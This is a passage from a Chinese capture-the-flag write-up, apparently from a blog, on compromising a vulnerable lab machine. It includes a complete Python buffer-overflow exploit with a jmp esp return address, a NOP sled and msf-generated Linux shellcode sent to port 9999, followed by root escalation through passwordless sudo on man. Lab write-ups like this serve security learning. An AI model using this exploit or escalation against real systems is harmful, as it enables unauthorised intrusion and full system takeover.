


接下来将shellcode替换为linux版本,重新生成shellcode

配置msf
修改python脚本
#!/usr/bin/python
# -*- coding: utf-8 -*-
import sys,socket
ip = ‘192.168.16.136’ #目标IP
port = 9999 #目标端口
strs = “a” * 524 #填充到溢出位置
eip = “\xf3\x12\x17\x31” #jmp esp 311712F3 位置
shellcode = “\x90” * 16 #\x90 表示NULL,多个空字符,用于平滑执行shellcode
#生成的shellcode
buf = “”
buf += “\x33\xc9\x83\xe9\xef\xe8\xff\xff\xff\xff\xc0\x5e\x81”
buf += “\x76\x0e\xff\xb4\x39\x82\x83\xee\xfc\xe2\xf4\xce\x6f”
buf += “\xce\x61\xac\xf7\x6a\xe8\xfd\x3d\xd8\x32\x99\x79\xb9”
buf += “\x11\xa6\x04\x06\x4f\x7f\xfd\x40\x7b\x97\x74\x91\x92”
buf += “\x70\xdc\x3b\x82\xe5\xbe\xb0\x63\x4f\xd2\x69\xd3\xac”
buf += “\x07\x3a\x0b\x1e\x79\xb9\xd0\x97\xda\x16\xf1\x97\xdc”
buf += “\x16\xad\x9d\xdd\xb0\x61\xad\xe7\xb0\x63\x4f\xbf\xf4”
buf += “\x02”
#拼接
payload = strs + eip + shellcode + buf
#创建套接字:套接字最初是为同一主机上的应用程序所创建,使得主机上运行的一个程序(又名一个进程)与另一个运行的程序进行通信。这就是所谓的进程间通信
#AF_INET:面向网络的
#SOCK_STREAM:面向连接的套接字,这种连接类型的主要协议是传输控制协议(缩写 TCP)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
print “[-] Connecting to ” + str(ip)
#connect函数的功能是完成一个有连接协议的连接过程
s.connect((ip, port))
# Send payload
print “[-] Sending payload…. “,
#发送payload
s.send(payload)
print “Done”
except:
print “[-] Unable to connect to ” + str(ip)
#结束进程
sys.exit(0)
启动python脚本,获得shell


发现此用户可以具备sudo权限,还不需要密码,直接sudo看一下结果

根据提示,执行命令看看

显示了ls命令的手册,看来这里可以使用man提权
Linux 的Pager类型命令是一些简单实用的命令、它们允许我们以分页的方式查看特定命令或文本文件的输出,最着名的是“more”、“man”和“less”、它还具有执行脚本的功能。
举个例子:

提示成功获得root权限,并获得flag

完成!!!
这个靶机憋了我好几天,关于缓冲区溢出这方面的问题,实在是不太懂,如果懂这个靶机应该不难。
来源:freebuf.com 2020-12-24 18:05:50 by: DXR嗯嗯呐